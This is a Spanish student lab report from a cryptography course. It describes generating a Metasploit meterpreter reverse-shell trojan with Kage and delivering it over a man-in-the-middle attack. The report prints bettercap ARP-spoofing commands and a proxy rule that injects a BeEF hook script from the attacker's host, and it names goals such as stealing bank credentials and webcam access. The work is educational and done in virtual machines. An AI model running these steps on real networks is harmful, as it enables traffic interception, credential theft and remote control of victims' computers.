

# Trabajo Práctico Troyano con Man In The Middle

**Criptografía y Seguridad Informática (86.36) - 1°C 2023**

Integrantes	Padrón
del Mazo, Federico	100029
Galán, Santiago	101248
Pardo, Lucía	99999
Lafroce, Matías	91378
Rodríguez, Florencia	100033

<b>Planificación</b>	<b>2</b>
Introducción	2
Planificación y desarrollo	2
¿Qué es un Man-in-the-Middle?	3
Pasos a realizar	3
<b>Troyano</b>	<b>4</b>
Setup de Máquinas virtuales	4
Creación de Payload en Kage	5
Desarrollo en Linux y Windows	6
Linux	6
Windows	7
Ejecutable	8
<b>Man in the middle</b>	<b>9</b>
Bettercap	9
BeEF	9
<b>Bibliografía</b>	<b>14</b>

# Planificación

## Introducción

En este trabajo práctico se llevará a cabo la creación de un malware tipo troyano, enfocado en el sistema operativo Windows, para establecer una puerta trasera en una máquina virtual. Utilizaremos herramientas como Kage y Bettercap para el desarrollo y la inyección del troyano. El objetivo es comprender las técnicas utilizadas en la creación y explotación de malware, así como las vulnerabilidades presentes en los sistemas operativos. También se explorará el ataque de Man-in-the-Middle, que permite al atacante interceptar y manipular la comunicación entre dos partes legítimas, y se demostrará el acceso a datos sensibles, como usuarios y contraseñas, así como el control de la cámara de la víctima.

## Planificación y desarrollo

Para el desarrollo del trabajo práctico, como se menciona, se realizará un malware de tipo troyano con el objetivo de establecer una puerta trasera que permita atacar un sistema operativo específico. En este caso, hemos decidido enfocarnos en el sistema operativo Windows, el cual estará alojado en una máquina virtual. La elección de utilizar una máquina virtual nos permite trabajar en un entorno aislado y observar qué tipo de datos pueden ser vulnerables a nuestro ataque.

Además, para llevar a cabo la creación del troyano, utilizaremos los conocimientos adquiridos en clase, aprovechando una máquina virtual de Kali Linux y empleando la herramienta Kage para el desarrollo del malware. Kage nos proporciona una interfaz intuitiva y facilita la creación de troyanos de manera efectiva.

En cuanto a la inyección del troyano, haremos uso del framework Bettercap, especializado en ataques del tipo "Man in the Middle". Esta herramienta nos permitirá interceptar y manipular el tráfico de red entre el sistema operativo objetivo y otros dispositivos, lo que nos permitirá introducir nuestro troyano de manera que la víctima no sospeche y permita ejecutar el troyano .

El desarrollo de este trabajo práctico nos proporcionará una comprensión más profunda de las técnicas utilizadas en la creación y explotación de malware, así como de las vulnerabilidades presentes en los sistemas operativos. Es importante destacar que todas estas actividades se llevarán a cabo en un entorno controlado y con fines puramente educativos y de investigación.

Para el trabajo práctico particularmente se realizará un monitoreo para poder observar datos sensibles como podría ser acceder a un banco visualizando usuarios y contraseñas. Además para una mayor demostración del ataque accederemos a la cámara de la víctima.

## ¿Qué es un Man-in-the-Middle?

Un "Man-in-the-Middle" (MITM) o "hombre en el medio" es un tipo de ataque cibernético en el cual un atacante intercepta y se sitúa en medio de la comunicación entre dos partes legítimas, sin que ninguna de las partes sea consciente de la presencia del atacante.

El ataque de Man-in-the-Middle permite al atacante monitorear, alterar y potencialmente manipular la comunicación entre las dos partes. Para llevar a cabo este tipo de ataque, el atacante debe tener la capacidad de interceptar y leer los datos que se transmiten entre las partes, generalmente mediante la utilización de técnicas de escucha pasiva, como el acceso no autorizado a una red o la captura de paquetes de datos.

## Pasos a realizar

- Configuración del entorno, tanto las máquinas virtuales como los frameworks a utilizar.
- Generar el payload usando Kage con el fin de acceder a datos sensibles como usuarios y contraseñas.
- Realizar un ataque MITM en la red, mediante un ARP Poisoning utilizando el framework bettercap.
- Vulnerar la máquina virtual (Windows) usando alguno de los exploits disponibles en el framework Kage (por ejemplo eternalblue).
- Acceder a los recursos de la máquina vulnerada.

# Troyano

Para el primer paso del desarrollo decidimos comenzar creando el troyano y testeando el mismo en una máquina virtual de Windows y así observar el alcance del malware insertado.

## Setup de Máquinas virtuales

Para llevar a cabo este proyecto, se requiere la configuración de dos máquinas virtuales que interactúen entre sí. Por un lado, se encuentra la máquina virtual del atacante, que utiliza el sistema operativo Kali, mientras que la máquina virtual de la víctima utiliza Windows 10.

El primer paso fue configurar la máquina virtual con Kali instalado en una plataforma llamada Kage. Esta plataforma permite la creación y gestión de máquinas virtuales. Por otro lado, se creó una máquina virtual con Windows para poder probar el ejecutable desarrollado.

```
kali㉿kali:~/Kage × kali㉿kali: ~ × root㉿kali: ~ ×
> Executing "sudo msfdb init && msfconsole"
[sudo] password for kali: 
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/
(Run "touch ~/.hushlogin" to hide this message)
[+] Creating databases 'msf_test'
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/
(Run "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema


      .:ok000kdc'          'cdk000ko:.
.xoooooooooooooooc  c000000000000x.
:ooooooooooooooo0k, ,koooooooooooo0000:
'oooooooooooo0kkkkooooo: :oooooooooooooooooooo
oooooooooooo. .oooooooooooo. ,oooooooooooo
doooooooooooo. .c00000c. ,oooooooooooo
loooooooooooo. ;d; ,oooooooooooo
.oooooooooooo. .; .; ,oooooooooooo
c0000000. .00c.   '00. ,oooooooooooo
 ooooooo. .0000. :0000. ,oooooooooooo
 l0oooo. .0000. :0000. ,oooooooooooo
 ;0000. .0000. :0000. ;0000;
 .d000. .00000cccx0000. x00d.
 ,k0L. 00000000000000. .d0k,
 :kk;.00000000000000.c0k:
 ;koooooooooooo00000k:
 ,x000000000000x,
 .l00000000000000.
 ,d0d,
 .

=[ metasploit v6.0.38-dev
+ -- ---[ 2114 exploits - 1138 auxiliary - 358 post
+ -- ---[ 592 payloads - 45 encoders - 10 nops
+ -- ---[ 8 evasion

Metasploit tip: Open an interactive Ruby terminal with
```


# Creación de Payload en Kage

En Kage, se generó un archivo ejecutable con el payload windows/meterpreter/reverse\_tcp que establece una conexión de retorno. Para ello, se configuró el "listener" (escucha) especificando la dirección IP (LHOST) y el puerto LPORT como 4444. Este puerto es inseguro y usado muchas veces por troyanos o backdoors para acatar otras máquinas.



(Creando payload)

Kage nos brinda la capacidad de generar un payload de Metasploit, y pudimos hacerlo correctamente. Probando enviar por mail el ejecutable, se puede observar que el mismo es reconocido como un virus por el sistema de detección de gmail.




Probando mandar nuestro ejecutable via email

# Desarrollo en Linux y Windows


Por otra parte, probamos el ejecutable en una máquina de linux y luego en una máquina de windows. Se puede observar que se muestra el ingreso del usuario atacado. Interactuando con el mismo podemos ver las carpetas de la computadora del usuario, realizar screenshots de su pantalla, crear archivos, etc.

## Linux



The screenshot shows the Kage interface with a session table. The table has columns: #, Platform, Architecture, Computer Name, Host, Port, and Payload. There is one entry: # 0, Platform linux, Architecture x64, Computer Name matias @ ultra-parche (uid=1000, gid=1000, euid=1000, egid=1000) @ 192.168.10.101, Host 192.168.10.101, Port 37536, Payload meterpreter. Buttons for 'Interact' and 'Remove' are visible.

(Linux)




The screenshot shows a file browser window within the Kage interface. It lists files and folders: .., .HackSlashLoot, .ICEauthority, .IntelliJIdea2019.2, .PlayOnLinux, .Rack2, and .XIC.lock. Each item shows its size (e.g., 4.096 KB, 0 KB, 254265.89 KB), mode (e.g., 40775/rwxrwxr-x, 100600/rw-----, 40775/rwxrwxr-x, 40775/rwxrwxr-x, 100664/rw-rw-r-), and icons for download, upload, and delete.

(Linux)


En este caso solo fue posible acceder a los archivos de la máquina víctima, pero no fue posible tomar control de periféricos como webcams ni tomar capturas de pantallas.

## Windows

Para el caso de Windows pudimos acceder a más funcionalidades:



(Windows)



(Captura de pantalla de la máquina Windows víctima, tomada desde Kage)

Podemos ver que a diferencia de Linux, podemos tomar capturas de pantallas y crear carpetas en la máquina de Windows.

## Ejecutable

Respecto al troyano creado, el mismo es uno muy simple. En un trabajo futuro y pensando en un ataque real a una persona, el mismo debería tener más semejanza con un programa conocido. De esta manera el usuario decide correrlo sin levantar sospechas. Como el troyano en sí no es el enfoque del trabajo (sí lo es MITM), dejamos el ejecutable como está.

También se deja a trabajo futuro el asegurarnos de que el ejecutable en sí supera los antivirus de la máquina de la víctima.

Una vez obtenido el ejecutable, llegamos al grueso de nuestro proyecto: lograr que el usuario lo descargue a través de un ataque de man in the middle.

# Man in the middle

## Bettercap

Para hacer ataques del tipo “Man in the middle” utilizaremos la herramienta bettercap. La misma permite realizar distintos tipos de ataques MITM contra una red. Se puede leer más de esta herramienta en [el repositorio](#).

Se corre el programa y se comienza obteniendo tanto la ip de la máquina local de kali como la de windows. Para conocer la ip de nuestro objetivo se corrieron los siguientes comandos:

IP ▲	MAC	GetInfo	startedName	Vendor	Sent	Recv	Seen
192.168.1.6	08:00:27:6e:51:16	eth0		PCS Computer Systems GmbH	0 B	0 B	18:14:13
192.168.1.1	c4:48:fa:09:66:10	gateway	exploit the gateway to hook ANY page (or define your own) and intercept all traffic between the gateway and the browser. To begin, click here, or the link below, to see how to do this.		889 B	857 B	18:14:13
192.168.1.2	aa:59:8e:6d:1a:c5				120 B	92 B	18:14:19
192.168.1.3	90:9a:4a:c8:78:d2			Tp-Link Technologies Co.,Ltd.	120 B	92 B	18:14:19
192.168.1.4	64:cb:e9:9b:93:a4				0 B	92 B	18:14:19
192.168.1.5	08:62:66:26:37:a3			ASUSTek COMPUTER INC.	120 B	92 B	18:14:19
192.168.1.8	34:c9:3d:4b:7c:f1			Intel Corporate	120 B	92 B	18:14:19
192.168.1.10	08:00:27:af:a8:33	DESKTOP-08UBG8V		PCS Computer Systems GmbH	259 B	319 B	18:14:19
192.168.1.75	dc:a6:32:04:16:dd	Browsers		Raspberry Pi Trading Ltd	3.2 kB	1.6 kB	18:14:19

Una vez obtenidas ambas ips se procedió a inyectar el hook del beef a través de los siguientes comandos.

```
192.168.1.0/24 > 192.168.1.6 » set arp.spoof.duplex true
192.168.1.0/24 > 192.168.1.6 » set arp.spoof.targets 192.168.1.10
192.168.1.0/24 > 192.168.1.6 » arp.spoof on
192.168.1.0/24 > 192.168.1.6 » [18:30:26] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.1.0/24 > 192.168.1.6 » [18:30:26] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.1.0/24 > 192.168.1.6 » [18:30:26] [endpoint.new] endpoint 192.168.1.8 detected as 34:c9:3d:4b:7c:f1 (Intel Corporate).
192.168.1.0/24 > 192.168.1.6 » [18:30:26] [endpoint.new] endpoint 192.168.1.10 detected as 08:00:27:af:a8:33 (PCS Computer Systems GmbH).
192.168.1.0/24 > 192.168.1.6 » [18:30:26] [endpoint.new] endpoint 192.168.1.4 detected as 64:cb:e9:9b:93:a4.
192.168.1.0/24 > 192.168.1.6 » [18:30:26] [endpoint.new] endpoint 192.168.1.2 detected as aa:59:8e:6d:1a:c5.
192.168.1.0/24 > 192.168.1.6 » [18:30:26] [endpoint.new] endpoint 192.168.1.3 detected as 90:9a:4a:c8:78:d2 (Tp-Link Technologies Co.,Ltd.).
192.168.1.0/24 > 192.168.1.6 » [18:30:26] [endpoint.new] endpoint 192.168.1.5 detected as 08:62:66:26:37:a3 (ASUSTek COMPUTER INC.).
192.168.1.0/24 > 192.168.1.6 » set http.proxy.injectjs http://192.168.1.6:3000/hook.js
192.168.1.0/24 > 192.168.1.6 » http.proxy on
192.168.1.0/24 > 192.168.1.6 » [18:30:40] [sys.log] [inf] http.proxy started on 192.168.1.6:8080 (sslstrip disabled)
```

## BeEF

(Browser Exploitation Framework) BeEF Es una herramienta de penetración de navegadores de código abierto. Más sobre el mismo en [link al repositorio](#).

Se comienza corriendo el programa al cual es posible acceder a su interfaz a través del comando: `beef xss framework` y luego accediendo al localhost en el puerto 3000.

The screenshot shows the BeEF web interface. On the left, there's a sidebar titled 'Hooked Browsers' with 'Online Browsers' and 'Offline Browsers' sections. The main content area has tabs at the top: 'Getting Started' (selected), 'Logs', and 'Zombies'. The 'Getting Started' tab contains the BeEF logo, the text 'THE BROWSER EXPLOITATION FRAMEWORK PROJECT', and a link to the official website: <http://beefproject.com/>. Below this, there's a section titled 'Getting Started' with the sub-section 'Welcome to BeEF!'. It explains that to fully explore the framework, you need to 'hook' a browser. It provides links to basic and advanced demo pages. It also instructs users to drag a bookmarklet link into their browser's bookmark bar. The 'Hooked Browsers' section below lists 'Basic' and 'Requester' tabs. The 'Basic' tab is selected, and it says: 'To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below.'

Se procedió además a levantar un servidor de python (`python3 -m http.server`) para poder obtener una página que almacene el ejecutable.

Para poder hacer más creíble el ataque se embebió la página principal de Google.

Una vez corridos los comandos de bettercap pudimos observar cómo se conectaba el hook de beef y se lograba tener conexión a la máquina de Windows:

The screenshot shows the BeEF Control Panel interface. On the left, the History tab is selected, displaying a list of hooked browsers. On the right, the 'Getting Started' tab is active, providing an overview of the framework's features. It includes sections on command modules, browser interaction (XssRays, Tunneling Proxy, Network), and network discovery. A 'Learn More' link at the bottom leads to the BeEF wiki.

A partir de ahí pudimos además observar cómo se inyectaba el hook al servidor de python inspeccionando los paquetes:


The screenshot shows a browser window displaying a directory listing for the root ('/'). Below the browser, the Network tab of the developer tools is open, showing a list of GET requests made to the server. Each request includes the 'hook.js?BEEFHOOK=' parameter in the URL, indicating that the BeEF framework is injecting malicious code into the victim's browser.

Status	Method	Domain	File	Cause	Type	Transferred	Size	0 ms	10.24 s	20.48 s
200	GET	192.168.1.6:3...	hook.js?BEEFHOOK=Hdr1DHIVd3Lp2QQKdAXF...	script	js	252 B	0 B	48 ms		
200	GET	192.168.1.6:3...	dh?bh=Hdr1DHIVd3Lp2QQKdAXFyF9CR40bkBl...	script	js	285 B	0 B	0 ms		
200	GET	192.168.1.6:3...	hook.js?BEEFHOOK=Hdr1DHIVd3Lp2QQKdAXF...	script	js	252 B	0 B	63 ms		
200	GET	192.168.1.6:3...	hook.js?BEEFHOOK=Hdr1DHIVd3Lp2QQKdAXF...	script	js	252 B	0 B	30 ms		
200	GET	192.168.1.6:3...	hook.js?BEEFHOOK=Hdr1DHIVd3Lp2QQKdAXF...	script	js	252 B	0 B	63 ms		
200	GET	192.168.1.6:3...	dh?bh=Hdr1DHIVd3Lp2QQKdAXFyF9CR40bkBl...	script	js	285 B	0 B	0 ms		
200	GET	192.168.1.6:3...	hook.js?BEEFHOOK=Hdr1DHIVd3Lp2QQKdAXF...	script	js	252 B	0 B	63 ms		
200	GET	192.168.1.6:3...	hook.js?BEEFHOOK=Hdr1DHIVd3Lp2QQKdAXF...	script	js	252 B	0 B	32 ms		

